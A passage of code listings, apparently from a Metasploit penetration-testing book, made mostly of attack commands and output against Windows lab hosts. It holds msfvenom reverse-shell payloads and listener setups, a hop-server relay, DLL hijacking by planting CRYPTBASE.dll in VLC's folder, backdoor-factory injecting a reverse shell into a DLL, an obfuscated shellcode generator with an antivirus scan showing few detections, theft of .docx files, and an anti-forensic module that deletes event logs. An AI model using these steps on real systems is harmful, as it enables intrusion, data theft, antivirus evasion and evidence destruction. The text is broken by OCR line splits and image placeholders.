 UA 'Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko'
[*] https://192.168.1.8:8443 handling request from 192.168.1.12; (UUID: trwl9mtr) A
ttaching orphaned/stageless session...
[*] Meterpreter session 1 opened (192.168.1.8:8443 -> 192.168.1.12:4383) at 2020-02
-24 07:27:53 -0500

meterpreter >
```






```
root@kali:~# msfvenom --platform windows -a x86 -p windows/meterpreter/reverse_h
op_http HOPURL=http://[redacted]/hop.php -f exe -o Desktop/leakless_payload.e
xe
No encoder or badchars specified, outputting raw payload
Payload size: 355 bytes
Final size of exe file: 73802 bytes
Saved as: Desktop/leakless_payload.exe
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_hop_http
payload => windows/meterpreter/reverse_hop_http
msf5 exploit(multi/handler) > set HOPURL http://[redacted]/hop.php
HOPURL => http://45.77.250.156/hop.php
msf5 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Preparing stage for next session Dhgycb6ajjBOyE7IEHxBkg4WwQZ_bf5RUPYDTWfoalcLBjOfseHjHfD6gOUQwDErJjPXgCDvidXLKnyY7L5Zv
msf5 exploit(multi/handler) > [*] Uploaded stage to hop http://[redacted]/hop.php?/
```





```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.10.108 LP
ORT=8443 -f dll> CRYPTBASE.dll
No platform was selected, choosing Msf::Module::Platform::Windows from the paylo
ad
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes

root@kali:~#
```

```
meterpreter > pwd
C:\Users\Apex\Downloads
meterpreter > background
[*] Backgrounding session 2...
msf exploit(multi/handler) > use post/windows/gather/enum_applications
msf post(windows/gather/enum_applications) > set SESSION 2
SESSION => 2
msf post(windows/gather/enum_applications) > run

[*] Enumerating applications installed on WIN-6FO9IRT3265

Installed Applications
======================

 Name                                                    Version
 ----                                                    -------
 Adobe Flash Player 29 ActiveX                           29.0.0.140
 Disk Pulse Enterprise 9.0.34                            9.0.34
 Google Chrome                                           66.0.3359.139
 Google Toolbar for Internet Explorer                    1.0.0
 Google Toolbar for Internet Explorer                    7.5.8231.2252
 Google Update Helper                                    1.3.33.7
 Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.4148  9.0.30729.4148
 Microsoft Visual C++ 2010  x86 Redistributable - 10.0.30319     10.0.30319
 Mozilla Firefox 43.0.1 (x86 en-US)                      43.0.1
 Mozilla Maintenance Service                             43.0.1
 Python 2.7.11                                           2.7.11150
 VLC media player                                        3.0.2
 VMware Tools                                            10.0.6.3595377
 WinPcap 4.1.3                                           4.1.0.2980
 Wireshark 2.6.0 32-bit                                  2.6.0

[+] Results stored in: /root/.msf4/loot/20180507125611_default_192.168.10.109_host.application_059119.txt
[*] Post module execution completed
msf post(windows/gather/enum_applications) >
```

```
meterpreter > cd 'C:\Program Files\VideoLAN\vlc'
meterpreter > pwd
C:\Program Files\VideoLAN\vlc
meterpreter > upload CRYPTBASE.dll
[*] uploading  : CRYPTBASE.dll -> CRYPTBASE.dll
[*] Uploaded 5.00 KiB of 5.00 KiB (100.0%): CRYPTBASE.dll -> CRYPTBASE.dll
[*] uploaded   : CRYPTBASE.dll -> CRYPTBASE.dll
meterpreter >
```

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.10.108
LHOST => 192.168.10.108
msf exploit(multi/handler) > set LPORT 8443
LPORT => 8443
msf exploit(multi/handler) > exploit -j
[*] Exploit running as background job 4.

[*] Started reverse TCP handler on 192.168.10.108:8443
msf exploit(multi/handler) > jobs

Jobs
====

  Id  Name                   Payload                         Payload opts
  --  ----                   -------                         ------------
  4   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://192.168.10.108:8443

msf exploit(multi/handler) >
```

```
meterpreter > shell
Process 1220 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Program Files\VideoLAN\vlc>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 3A43-A02E

 Directory of C:\Program Files\VideoLAN\vlc

05/07/2018  10:28 PM    <DIR>          .
05/07/2018  10:28 PM    <DIR>          ..
04/19/2018  07:22 PM            20,213 AUTHORS.txt
04/19/2018  09:19 PM         1,320,648 axvlc.dll
04/19/2018  07:22 PM            18,431 COPYING.txt
05/07/2018  10:28 PM             5,120 CRYPTBASE.dll
05/07/2018  10:11 PM                56 Documentation.url
05/07/2018  10:11 PM    <DIR>          hrtfs
04/19/2018  09:11 PM           178,376 libvlc.dll
04/19/2018  09:11 PM         2,664,136 libvlccore.dll
05/07/2018  10:11 PM    <DIR>          locale
05/07/2018  10:11 PM    <DIR>          lua
04/19/2018  07:22 PM           191,491 NEWS.txt
05/07/2018  10:11 PM                65 New_Skins.url
04/19/2018  09:19 PM         1,133,768 npvlc.dll
05/07/2018  10:11 PM    <DIR>          plugins
04/19/2018  07:22 PM             2,816 README.txt
05/07/2018  10:11 PM    <DIR>          skins
04/19/2018  07:22 PM             5,774 THANKS.txt


C:\Program Files\VideoLAN\vlc>vlc.exe

[*] Sending stage (179779 bytes) to 192.168.10.109
vlc.exe

C:\Program Files\VideoLAN\vlc>[*] Meterpreter session 3 opened (192.168.10.108:8
443 -> 192.168.10.109:52939) at 2018-05-07 13:02:56 -0400


C:\Program Files\VideoLAN\vlc>
```



```
root@kali:~# backdoor-factory -f /root/Desktop/test-dll/cryptbase.dll -s iat_rev
erse_tcp_inline -H 192.168.10.108 -P 8443 -o /mnt/hgfs/Share/cryptbase_new.dll -
Z
-.(`-')  (`-') _           <-.(`-') _(`-')                          (`-')
__( OO)  (OO ).-/  _         __( OO)( (OO ).->     .->        .->   <-.(OO )
'-'---.\  / ,---.  \-,-----.'-'. ,--.\    .'_ (`-')----. (`-')----. ,------,)
| .-. (/  | \ /`.\   |  .--./|  .'   /``'-..__)( OO).-.  '( OO).-.  '|   /`. '
| '-' `.) '-'|_.' | /_) (`-')|      /)|  |  ' |( _) | |  |( _) | |  ||  |_.' |
| /`'.  |(|  .-.  | ||  |OO )|  .   ' |  |  / : \|  |)|  | \|  |)|  ||  .   .'
| '--'  / |  | |  |(_' '--'\|  |\   \|  '-'  /  '  '-'  '  '  '-'  '|  |\  \
`------'  `--' `--'  `-----'`--' '--'`------'    `-----'    `-----' `--' '--'
          (`-') _           (`-')                  (`-')
   <-.    (OO ).-/  _        ( OO).->       .->   <-.(OO )      .->
(`-')-----./ ,---.  \-,-----./    '._  (`-')----. ,------,) ,--.'  ,-.
(OO|(_\---'| \ /`.\   |  .--./|'--...__)( OO).-.  '|   /`. '(`-')'.'  /
 / |  '--. '-'|_.' | /_) (`-')`--.  .--'( _) | |  ||  |_.' |(OO \    /
 \_)  .--'(|  .-.  | ||  |OO )   |  |    \|  |)|  ||  .  .' |  /   /)
  `|  |_)  |  | |  |(_' '--'\   |  |     '  '-'  '|  |\  \  `-/   /`
   `--'    `--' `--'  `-----'   `--'      `-----' `--' '--'   `--'

        Author:    Joshua Pitts
        Email:     the.midnite.runr[-at ]gmail<d o-t>com
        Twitter:   @midnite_runr
        IRC:       freenode.net #BDFactory
```

```
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Gathering file info
[*] Overwriting certificate table pointer
[*] Loading PE in pefile
[*] Parsing data directories
[*] Adding New Section for updated Import Table
[!] Adding LoadLibraryA Thunk in new IAT
[*] Gathering file info
[*] Checking updated IAT for thunks
[*] Loading PE in pefile
[*] Parsing data directories
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 343
[*] All caves lengths:  343


The following caves can be used to inject code and possibly
continue execution.
**Don't like what you see? Use jump, single, append, or ignore.**
###############################################################
[*] Cave 1 length as int: 343
[*] Available caves:
1. Section Name: .data; Section Begin: 0xca00 End: 0xcc00; Cave begin: 0xca35 En
d: 0xcbfc; Cave Size: 455
2. Section Name: None; Section Begin: None End: None; Cave begin: 0xd644 End: 0x
d80a; Cave Size: 454
3. Section Name: .reloc; Section Begin: 0xde00 End: 0xe800; Cave begin: 0xe62a E
nd: 0xe7fc; Cave Size: 466
***********************************************
[!] Enter your selection:
```

```
[!] Enter your selection: 3
[!] Using selection: 3
[*] Changing flags for section: .reloc
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
File cryptbase_new.dll is in the 'backdoored' directory
```

```
msf5 > use post/windows/gather/enum_files
msf5 post(windows/gather/enum_files) > set FILE_GLOBS *.docx
FILE_GLOBS => *.docx
msf5 post(windows/gather/enum_files) > set SESSION 7
SESSION => 7
msf5 post(windows/gather/enum_files) > run

[*] Searching C:\Users\ through windows user profile structure
[*] Downloading C:\Users\Nipun\AppData\Local\Temp\TCD2CB2.tmp\Text S
idebar (Annual Report Red and Black design).docx
[+] Text Sidebar (Annual Report Red and Black design).docx saved as:
 /root/.msf4/loot/20200224120102_default_192.168.10.11_host.files_86
4828.bin
[*] Downloading C:\Users\Nipun\AppData\Roaming\Microsoft\Templates\L
iveContent\16\Managed\Word Document Building Blocks\1033\TM02835233[
[fn=Text Sidebar (Annual Report Red and Black design)]].docx
[+] TM02835233[[fn=Text Sidebar (Annual Report Red and Black design)
]].docx saved as: /root/.msf4/loot/20200224120102_default_192.168.10
.11_host.files_682678.bin
[*] Downloading C:\Users\Nipun\Desktop\FBI.docx
[+] FBI.docx saved as: /root/.msf4/loot/20200224120102_default_192.1
68.10.11_host.files_029742.bin
[*] Done!
[*] Post module execution completed
msf5 post(windows/gather/enum_files) >
```

```
 __    _ ______  ____   _  ______  ____  ____
\  \  //|   ___||    \ | |/      \|    \/    |
 \  \// |   ___||     \| ||      ||          |
  \__/  |______||__/\____|\______/|__/\__/|__|
Shellcode_Generator::CodeName::aconitum_nappelus::SSA(redteam)2019
 ╔═══════════════════════════════════════════════════════════╗
 |  The main goal of this tool its not to build 'FUD' payloads! |
 |  But to give to its users the first glance of how shellcode is |
 |  build, embedded into one template (any language), obfuscated |
 |  (e.g pyherion.py) and compiled into one executable file.    |
 ╠═══════════════════════════════════════════════════════════╝
 | Author:r00t-3xp10it | Suspicious_Shell_Activity (red_team)
 ╘ VERSION:1.0.16 USER:kali INTERFACE:eth0 ARCH:x64 DISTRO:Kali

 [☠] Press [ ENTER ] to continue ..
```


USER:kali ENV:vm INTERFACE:eth0 ARCH:x64 DISTRO:Kali


```
   1 - Unix based payloads
   2 - Windows-OS payloads
   3 - Multi-OS payloads
   4 - Android|IOS payloads
   5 - Webserver payloads
   6 - Microsoft office payloads
   7 - System built-in shells
   8 - Amsi Evasion Payloads

   E - Exit Shellcode Generator
```


SSARedTeam@2019_


[☠] Shellcode Generator
[➽] Chose Categorie number:

```
[☠] Shellcode Generator
[➽] Chose Categorie number:2
[☠] Loading [Microsoft] agents ..

    AGENT Nº1:
    ╔═══════════════════════════════════════════════════════════════════════════
    | TARGET SYSTEMS     : Windows
    | SHELLCODE FORMAT   : C (uuid obfuscation)
    | AGENT EXTENSION    : DLL|CPL
    | AGENT EXECUTION    : rundll32.exe agent.dll,main | press to exec (cpl)
    | DETECTION RATIO    : http://goo.gl/NkVLzj

    AGENT Nº2:
    ╔═══════════════════════════════════════════════════════════════════════════
    | TARGET SYSTEMS     : Windows
    | SHELLCODE FORMAT   : DLL
    | AGENT EXTENSION    : DLL|CPL
    | AGENT EXECUTION    : rundll32.exe agent.dll,main | press to exec (cpl)
    | DETECTION RATIO    : http://goo.gl/dBGd4x

    AGENT Nº3:
    ╔═══════════════════════════════════════════════════════════════════════════
    | TARGET SYSTEMS     : Windows
    | SHELLCODE FORMAT   : C
    | AGENT EXTENSION    : PY(pyherion|NXcrypt)|EXE
    | AGENT EXECUTION    : python agent.py | press to exec (exe)
    | DETECTION RATIO    : https://goo.gl/7rSEyA (.py)
    | DETECTION RATIO    : https://goo.gl/WJ9HbD (.exe)
```











```
[☠] pyinstaller -> found!
[☠] compile template.py -> masteringmetasploit.exe
[☠] Start a multi-handler...
[☠] Press [ctrl+c] or [exit] to 'exit' meterpreter shell
[☯] Please dont test samples on virus total...
```


PAYLOAD MULTI-HANDLER
+ -- --=[Free Metasploit Pro trial: http://r-7.co/trymsp]
PAYLOAD => windows/meterpreter/reverse_winhttps
LHOST => 192.168.0.126
LPORT => 443
HandlerSSLCert => /root/venom/obfuscate/www.gmail.com.pem
StagerVerifySSLCert => true
EnableStageEncoding => true
StageEncoder => x86/shikata_ga_nai
[*] Meterpreter will verify SSL Certificate with SHA1 hash 058ba5db12fecd31839a37b69553b1f2a314afed
[*] Started HTTPS reverse handler on https://192.168.0.126:443
[*] https://192.168.0.126:443 handling request from 192.168.0.103; (UUID: jwk3hxe1) Meterpreter will verify SSL Certificate with SHA1 hash 058ba5db12fecd31839a37b69553b1f2a314afed
[*] https://192.168.0.126:443 handling request from 192.168.0.103; (UUID: jwk3hxe1) Encoded stage with x86/shikata_ga_nai
[*] https://192.168.0.126:443 handling request from 192.168.0.103; (UUID: jwk3hxe1) Staging x86 payload (180854 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.126:443 -> 192.168.0.103:58025) at 2018-05-10 06:40:45 -0400
meterpreter > sysinfo
Computer : ANTIVIRUS-PC
OS : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : en_US
Domain : WORKGROUP
Logged On Users : 2
Meterpreter : x86/windows

ANTISCAN.ME

Filename: masteringmetasploit.exe
MD5: e741d7e4127f5d9442b3493a3f35c594
Scan date: 24-02-2020 19:15:34


Detection 2/26


Ad-Aware Antivirus Clean	Eset NOD32 Antivirus Clean
AhnLab V3 Internet Security Clean	Fortinet Antivirus Clean
Alyac Internet Security Clean	IKARUS anti.virus Clean
Avast Internet Security Clean	F-Secure Anti-Virus Clean
AVG Anti-Virus Clean	Malwarebytes Anti-Malware Clean
Avira Antivirus Clean	Panda Antivirus Clean
Webroot SecureAnywhere Clean	Kaspersky Internet Security HEUR:Trojan.Win32.Generic
BitDefender Total Security Clean	McAfee Endpoint Protection Clean
BullGuard Antivirus Clean	Sophos Anti-Virus Clean
ClamAV Clean	Trend Micro Internet Security Clean
Dr.Web Security Space 11 Clean	Windows Defender Clean
Emsisoft Anti-Malware Clean	Zone Alarm Antivirus HEUR:Trojan.Win32.Generic
Comodo Antivirus Clean	Zillya Internet Security Clean

```
msf5 post(windows/gather/enum_files) > loadpath /root/Desktop/POC/modules
Loaded 1 modules:
    1 post modules
msf5 post(windows/gather/enum_files) > use post/windows/manage/cleantrack
msf5 post(windows/manage/cleantrack) > show options

Module options (post/windows/manage/cleantrack):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CLEANER   false            no        Cleans temp/prefetch/recent/flushdns/logs/restorepoints
   DEL_LOGS  false            no        Cleans EventViewer logfiles in target system
   GET_SYS   false            no        Elevate current session to nt authority/system
   LOGOFF    false            no        Logoff target system (no prompt)
   PREVENT   false            no        The creation of data in target system (footprints)
   SESSION   1                yes       The session number to run this module on

msf5 post(windows/manage/cleantrack) >
```

```
msf5 post(windows/manage/cleantrack) > set CLEANER true
CLEANER => true
msf5 post(windows/manage/cleantrack) > set DEL_LOGS true
DEL_LOGS => true
msf5 post(windows/manage/cleantrack) > set SESSION 7
SESSION => 7
msf5 post(windows/manage/cleantrack) > run

[!] SESSION may not be compatible with this module.
    +-------------------------------------------+
    |       * CleanTracks - Anti-forensic *     |
    |    Author: Pedro Ubuntu [ r00t-3xp10it ]  |
    |                    ---                    |
    |  Cover your footprints in target system by |
    |  deleting prefetch, cache, event logs, lnk |
    |  tmp, dat, MRU, shellbangs, recent, etc.   |
    +-------------------------------------------+

    Running on session  : 7
    Computer            : DESKTOP-CBRES22
    Operative System    : Windows 10 (Build 18362).
    Target UID          : NT AUTHORITY\SYSTEM
    Target IP addr      : 192.168.10.11
    Target Session Port : 5201
    Target idle time    : 309
    Target Home dir     : \Users\Nipun
    Target System Drive : C:
    Target Payload dir  : C:\Users\Nipun\Desktop
```

